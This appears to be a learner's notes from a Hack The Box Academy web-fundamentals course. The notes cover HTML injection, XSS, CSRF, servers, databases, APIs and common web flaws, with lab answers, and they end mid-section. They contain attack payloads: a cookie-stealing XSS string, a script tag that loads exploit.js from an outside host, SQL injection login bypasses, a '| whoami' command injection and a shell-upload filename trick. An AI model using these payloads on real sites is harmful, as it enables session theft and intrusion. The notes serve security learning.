If a user enters this as their name:

```
<style> body { background-image: url('https://academy.hackthebox.com/images/logo.svg');  
} </style>
```



To test for **HTML Injection**, we can simply input a small snippet of **HTML** code as our name, and see if it is displayed as part of the page. We will test the following code, which changes the background image of the web page:

Code: **html**

```
<style> body { background-image: url('https://academy.hackthebox.com/images/logo.svg'); } </>
```

Once we input it, we see that the web page's background image changes instantly:

Click to enter your name

Your name is

ACADEMY

In this example, as everything is being carried out on the front end, refreshing the web page would reset everything back to normal.

...the page's background is immediately changed—**proving the presence of HTML injection**.

🔒 Why It Matters:


- HTML Injection can:
 - Trick users into submitting sensitive data
 - Lead to **brand damage** through visual defacement
 - Open the door for **XSS (Cross-Site Scripting)** attacks
 - Even though it's client-side, attackers can still harm users or gain a foothold for further exploitation.
-

🔒 Prevention Tips:


- Always **validate and sanitize user input** on both front-end and back-end.
- Use secure methods like `textContent` instead of `innerHTML` when displaying user data.
- Escape or encode special characters (<, >, &, etc.).
- Never trust input that is used to build or update the HTML structure.

Question:


Upon entering the given payload on the target:



The following was the output



Answer:



Cross-Site Scripting (XSS)

In this section, I learned how **Cross-Site Scripting (XSS)** is a powerful front-end vulnerability that allows attackers to inject and execute **malicious JavaScript** on a victim's browser. Unlike basic HTML Injection, XSS enables more dangerous attacks such as **stealing session cookies**, hijacking user accounts, or redirecting users to malicious sites.

⚠ Key Points:

- **XSS occurs** when user-supplied input is not properly **sanitized or escaped** before being included in a web page.
- It allows attackers to **execute arbitrary JavaScript** in another user's browser.
- **Three main types of XSS:**

1. **Reflected XSS** – Input is reflected back immediately in the page (e.g., error message or search result).
 2. **Stored XSS** – Malicious script is stored in a database and later displayed (e.g., in comments or posts).
 3. **DOM XSS** – Malicious code is executed directly in the browser by manipulating the DOM.
-

Example Attack:

#">

Code: **javascript**

```
#"><img src=/ onerror=alert(document.cookie)>
```

- This **DOM-based XSS** payload shows the user's cookie in a pop-up alert.
 - It abuses the browser's document object model (DOM) to execute the script without any page reload.
-

Why It's Dangerous:

- Attackers can:
 - **Steal session cookies** and impersonate users
 - **Redirect victims** to phishing sites
 - **Alter page content** or trick users into taking unintended actions

Even though it is a client-side issue, XSS can severely impact the security and integrity of both **users and applications**.



Mitigation Tips:

- Always **validate and sanitize user input** on both front end and back end.
- Use secure output functions that automatically **escape special characters**.
- Implement **Content Security Policy (CSP)** to reduce the impact of successful XSS attacks.

Question

Using `#"><img src=/ onerror=alert(document.cookie)>`

I was able to find the flag for the challenge



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): `83.136.253.201:48174` 🚩

Life Left: 82 minute(s)

+1 🟢 Try to use XSS to get the cookie value in the above page

`XSSisFun`

SubmitHint

Cross-Site Request Forgery (CSRF)

In this section, I learned how **Cross-Site Request Forgery (CSRF)** is a web vulnerability that allows attackers to trick authenticated users into performing unintended actions on a web application. This is often done by exploiting **unfiltered user input** and can lead to actions being carried out **without the user's knowledge**, using their valid session and privileges.

⚠ Key Points:

- **CSRF occurs** when a **malicious request is sent from the user's browser** without their consent, but with their **valid session** still active.
 - Attackers can:
 - Change the user's password
 - Modify account settings
 - Exploit **admin privileges** to take over or damage the system
-

🔗 Example Attack Flow:

1. A user is logged into a web application.
2. The attacker sends a **crafted script or link** (e.g., in a comment or email).
3. When the user interacts with it, it executes a **malicious action** (e.g., changing the password).
4. The attacker now gains control over the account.

"><script src=//www.example.com/exploit.js></script>

Code: **html**

```
"><script src=//www.example.com/exploit.js></script>
```

- This script pulls in malicious JavaScript (exploit.js) that performs unauthorized actions.
-

🔒 Prevention Methods:

1. **Sanitize and validate all user input:**

- **Sanitization:** Strip unsafe characters.
 - **Validation:** Ensure input matches expected formats (e.g., emails, usernames).
 - 2. **Use Anti-CSRF Tokens:**
 - Unique per session/request; prevents unauthorized form submissions.
 - 3. **Set Cookie Attributes:**
 - Use SameSite=Strict or SameSite=Lax to block cookies on cross-site requests.
 - 4. **Functional Protections:**
 - Require the user to **re-enter their password** before making sensitive changes.
 - 5. **Defense-in-depth:**
 - Use **Web Application Firewalls (WAFs)** and browser protections, but do not rely on them solely.
-

Even with modern protections in place, CSRF and related injection attacks remain serious risks. Developers must follow **secure coding practices** to ensure applications are **secure by design**, not just protected by add-on security layers.

Back End Servers

In this section, I learned how **back end servers** are the foundation of a web application's functionality. They are the physical or virtual machines that host and execute all server-side operations, making them a critical part of the **data access layer** in a web application's architecture.

Key Points:

- A **back end server** hosts essential software components that include:
 - The **web server** (e.g., Apache, NGINX, IIS)
 - The **database** (e.g., MySQL, SQL Server, Oracle)
 - The **development framework** (e.g., PHP, Java, .NET)
- These components work together to:
 - Process user requests

- Handle business logic
- Serve data to the front end

Common Web Server Stacks:

Stack Components

LAMP Linux, Apache, MySQL, PHP

WAMP Windows, Apache, MySQL, PHP

WINS Windows, IIS, .NET, SQL Server

MAMP macOS, Apache, MySQL, PHP

XAMPP Cross-platform, Apache, MySQL, PHP/Perl

These stacks provide ready-made solutions for deploying web applications across different platforms and operating systems.

Hardware & Performance:

- The **performance and reliability** of a web application depend heavily on the **hardware** of the back end server.
- In large-scale environments, multiple servers may be used in a **distributed architecture** to balance the load and ensure uptime.
- Many modern applications run on **cloud infrastructure** or **data centers** rather than a single physical server.

Back end servers are the **engine rooms** of web applications, managing processing, data storage, and the server-side logic that supports everything users see on the front end. A strong understanding of how they work is essential for building, hosting, or testing web applications securely and efficiently.

Question

Questions

Answer the question(s) below to complete this Section and earn cubes!

+ 0 🟢 What operating system is 'WAMP' used with?

windows

Submit

Combinations	Components
LAMP	Linux, Apache, MySQL, and PHP.
WAMP	Windows, Apache, MySQL, and PHP.
WINS	Windows, IIS, .NET, and SQL Server
MAMP	macOS, Apache, MySQL, and PHP.
XAMPP	Cross-Platform, Apache, MySQL, and PHP/PERL.

Web Servers

In this section, I learned how a **web server** is an application running on a back end server that manages **HTTP requests and responses** between a client's browser and the web application. It is a critical part of serving and managing web traffic, typically operating over **TCP ports 80 (HTTP) and 443 (HTTPS)**.

Key Points:

- A web server:
 - **Receives client requests**, processes them, and returns appropriate responses.
 - Routes traffic to **web application files** or back end components.
 - Handles **various HTTP status codes**, such as:
 - 200 OK – Request succeeded
 - 404 Not Found – Resource doesn't exist

- 403 Forbidden – User lacks permission
- 500 Internal Server Error – Server couldn't process request

Code	Description
Successful responses	
200 OK	The request has succeeded
Redirection messages	
301 Moved Permanently	The URL of the requested resource has been changed permanently
302 Found	The URL of the requested resource has been changed temporarily
Client error responses	
400 Bad Request	The server could not understand the request due to invalid syntax
401 Unauthorized	Unauthenticated attempt to access page
403 Forbidden	The client does not have access rights to the content
404 Not Found	The server can not find the requested resource
405 Method Not Allowed	The request method is known by the server but has been disabled and cannot be used
408 Request Timeout	This response is sent on an idle connection by some servers, even without any previous request by the client

Server error responses	
500 Internal Server Error	The server has encountered a situation it doesn't know how to handle
502 Bad Gateway	The server, while working as a gateway to get a response needed to handle the request, received an invalid response
504 Gateway Timeout	The server is acting as a gateway and cannot get a response in time

- Web servers accept data formats like **text**, **JSON**, and **binary**, and may handle **file uploads**.

Web Server Examples:

1. Apache

- Most widely used web server (~40% of websites).
- Open-source, supports PHP, Python, Perl, and more.

- Flexible through modules like `mod_php`.
- Used by companies like **Apple**, **Adobe**, and **Baidu**.

2. NGINX

- Hosts ~30% of internet websites.
- Designed for **high concurrency** and **low resource usage**.
- Most popular among **high-traffic sites** like **Google**, **Netflix**, and **Twitter**.

3. IIS (Internet Information Services)


- Developed by Microsoft, used mostly in **Windows Server** environments.
- Integrates with **Active Directory**, supports .NET, PHP, and more.
- Trusted by platforms like **Office365**, **Skype**, and **Stack Overflow**.

Other Server Technologies:

- **Apache Tomcat** – for Java-based applications.
 - **Node.js** – for JavaScript-based back end applications.
-

Understanding how web servers function is essential for grasping how web applications operate and communicate. Each server type has its strengths depending on the operating environment, application language, and traffic demands.

Question



Questions

Answer the question(s) below to complete this Section and earn cubes!

+ 1 🎁 If a web server returns an HTTP code 201, what does it stand for?

created

Submit Hint



Databases

In this section, I learned how **databases** are essential to web applications, enabling them to **store, retrieve, and manage data** dynamically. Databases are used to hold everything from user information and passwords to posts, files, and system content—allowing web applications to deliver **personalized and interactive experiences**.

Key Points:

- Databases are hosted on the **back end server** and are accessed by the web application for:
 - Storing user credentials
 - Managing web content
 - Handling dynamic queries and responses

Types of Databases:

Relational Databases (SQL):

- Store data in **tables with rows and columns**
- Use **primary and foreign keys** to link data across tables (i.e., **schema**)
- Ideal for **structured, predictable data** with clear relationships

users			
id	username	first_name	last_name
1	admin	admin	admin
2	test	test	test
3	sa	super	admin

posts			
id	user_id	date	content
1	2	01-01-2021	Welcome ...
2	2	02-01-2021	This is the ...
3	1	02-01-2021	Reminder: ...

- Common examples:
 - **MySQL** – most widely used, open-source and free
 - **MSSQL** – Microsoft’s SQL server for Windows
 - **Oracle** – commercial-grade with powerful enterprise tools
 - **PostgreSQL** – open-source, feature-rich and highly extensible

☒ SQL is ideal for fast, complex queries on large datasets.

Non-Relational Databases (NoSQL):

- Do **not** use tables or schemas; store data as **key-value pairs**, **JSON objects**, **graphs**, etc.
- Best for **unstructured or rapidly changing data**



Code: **json**

```
{
  "100001": {
    "date": "01-01-2021",
    "content": "Welcome to this web application."
  },
  "100002": {
    "date": "02-01-2021",
    "content": "This is the first post on this web app."
  },
  "100003": {
    "date": "02-01-2021",
    "content": "Reminder: Tomorrow is the ..."
  }
}
```

- Common storage models:
 - **Key-Value**
 - **Document-Based**
 - **Wide-Column**
 - **Graph**
- Common examples:
 - **MongoDB** – document-based, stores data in JSON
 - **ElasticSearch** – optimized for fast searching and indexing
 - **Apache Cassandra** – scalable and fault-tolerant
 - Others: **Redis, Neo4j, CouchDB, DynamoDB**

☒ NoSQL is flexible, scalable, and great for big data or modern, unstructured applications.

Use in Web Applications:

- Databases are integrated into back-end code via server-side languages like **PHP**, **Python**, or **Node.js**.
- Example using PHP and MySQL:

```
$conn = new mysqli("localhost", "user", "pass", "database1");
```


```
$query = "SELECT * FROM users WHERE name LIKE '%$searchInput%'";
```

```
$result = $conn->query($query);
```

- User input is often used to **generate database queries**, which makes input sanitization essential to avoid **SQL Injection** vulnerabilities.

Databases are the **core data layer** of any web application. Knowing how they work, the differences between SQL and NoSQL, and how to interact with them securely is vital for building functional and secure web apps.

Questions




Questions

Answer the question(s) below to complete this Section and earn cubes!

+1 🟢 What type of database is Google's Firebase Database?

NoSQL

Submit Hint



What type of database is Google's Firebase Database?

All Videos Images Short videos Forums Web News More ▾

◆ AI Overview

Google Firebase Realtime Database is a **NoSQL database** that stores data in a JSON format, allowing for real-time synchronization across connected devices. It's a cloud-hosted database designed for mobile and web applications that require low-latency updates and data sharing. ⓘ

Development Frameworks & APIs

In this section, I learned how **web development frameworks** and **Web APIs** simplify the process of building modern, scalable, and functional web applications. Frameworks provide pre-built functionality for common tasks, while APIs allow the front end and back end of a web application to communicate effectively.

Key Points: Development Frameworks

- Frameworks provide **ready-made code structures** to speed up development and maintain scalability.
- They simplify integration between **front end components** and **back end logic** (e.g., user login, content handling).

Popular Web Frameworks:

making a fully functional web application. Some of the most common web development frameworks include:

- **Laravel (PHP)**: usually used by startups and smaller companies, as it is powerful yet easy to develop for.
- **Express (Node.JS)**: used by PayPal, Yahoo, Uber, IBM, and MySpace.
- **Django (Python)**: used by Google, YouTube, Instagram, Mozilla, and Pinterest.
- **Rails (Ruby)**: used by GitHub, Hulu, Twitch, Airbnb, and even Twitter in the past.

 Note: Many large applications use **multiple frameworks** depending on their use case.

Key Points: Web APIs

- **APIs (Application Programming Interfaces)** allow front end and back end components to **communicate over HTTP**.
- They support **sending and receiving data**, often using **GET** and **POST** parameters.

Example API request (GET):

/search.php?item=apples

Example API request (POST):

POST /search.php

Body: item=apples

```
Code: http

POST /search.php HTTP/1.1
...SNIP...

item=apples
```

SOAP vs REST APIs

SOAP (Simple Object Access Protocol):

- Uses **XML** for request and response.
- Good for **complex structured data** or **stateful operations**.
- More rigid, harder to implement for beginners.

```
Code: xml

<?xml version="1.0"?>

<soap:Envelope
  xmlns:soap="http://www.example.com/soap/soap/"
  soap:encodingStyle="http://www.w3.org/soap/soap-encoding">

  <soap:Header>
  </soap:Header>

  <soap:Body>
    <soap:Fault>
    </soap:Fault>
  </soap:Body>

</soap:Envelope>
```

REST (Representational State Transfer):

- Uses **URL paths** (e.g. /users/1) and returns **JSON** (or XML).
- Lightweight and fast, commonly used in **modern web apps**.

Code: json

```
{
  "100001": {
    "date": "01-01-2021",
    "content": "Welcome to this web application."
  },
  "100002": {
    "date": "02-01-2021",
    "content": "This is the first post on this web app."
  },
  "100003": {
    "date": "02-01-2021",
    "content": "Reminder: Tomorrow is the ..."
  }
}
```

- Supports standard HTTP methods:
 - GET → retrieve data
 - POST → create data
 - PUT → update/replace data
 - DELETE → remove data



Why APIs Matter:

- APIs make applications **modular** and **scalable**.
- They enable third-party integration (e.g., Twitter API, weather services).
- REST APIs are widely used due to simplicity and support for modern front end frameworks.

APIs and development frameworks are essential for **modern web application development**. They streamline development, promote scalability, and ensure effective communication between components. Understanding these tools is crucial for building and securing full-stack applications.

Question

To be able to answer the question I spawned the target and used the ip to connect via the browser adding /index.php?id=1



Common Web Vulnerabilities

In this section, I learned how common vulnerabilities can exist in web applications due to **poor input validation**, **developer misconfigurations**, or **insecure coding practices**. These weaknesses can be exploited to bypass authentication, upload malicious files, inject commands, or manipulate database queries.

Key Vulnerabilities Explored:

1. Broken Authentication & Access Control

- **Broken Authentication** allows attackers to bypass login mechanisms or escalate privileges.
 - Example: Logging in without valid credentials using ' OR 0=0 -- in input fields.
- **Broken Access Control** gives users access to restricted areas (e.g., normal user accessing an admin page).

2. Malicious File Upload

- Attackers can upload **malicious scripts** (e.g., PHP shells) if upload validation is weak or absent.
 - Example: Uploading a file named shell.php.jpg bypasses checks that only look at file extensions.
- Exploiting this can give remote **command execution** on the server.

3. Command Injection

- Occurs when user input is embedded in **OS-level commands** without sanitization.
- Attackers can **append their own commands** using characters like |, &&, or ;.
 - Example: Inserting | whoami in a form field that runs a command behind the scenes.

4. SQL Injection (SQLi)

- Occurs when user input is included in SQL queries **without proper filtering**, allowing the execution of **unauthorized SQL commands**.
 - Example: Using ' OR '1'='1 in a login form to always return true.
- Can lead to **data leakage**, **account takeover**, and **server compromise**.

Why This Matters:

- These vulnerabilities are part of the **OWASP Top 10**, a recognized standard for the most critical web application security risks.
- Even simple versions of these flaws can be **devastating** if exploited.
- They appear repeatedly in both **lab environments** and **real-world pentests**, making them essential knowledge for web security professionals.

Question

Questions

Answer the question(s) below to complete this Section and earn cubes!

 +1 To which of the above categories does public vulnerability 'CVE-2014-6271' belongs to?

command injection

 Submit  Hint

CVE-2014-6271 Detail

DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Description

GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock." NOTE: the original fix for this issue was incorrect; CVE-2014-7169 has been assigned to cover the vulnerability that is still present after the incorrect fix.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

ADP: CISA-ADP

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Public Vulnerabilities

In this section, I learned how **public vulnerabilities** in web applications and their components—especially those affecting the **back end**—can be exploited externally to gain unauthorized access or control over a web server. These vulnerabilities are often caused by coding mistakes and misconfigurations during development and are regularly cataloged through the **CVE system**.

Key Points:

Public CVEs (Common Vulnerabilities and Exposures):

- Publicly disclosed vulnerabilities assigned a **unique ID** (e.g., CVE-2020-12345).
- Usually discovered through **community testing**, especially in open-source applications.
- First step in testing is to **identify the web application version** (e.g., via version.php) and search for known exploits.
- Sources: [Exploit DB](#), [Rapid7](#), Vulnerability Lab.

Target Components:

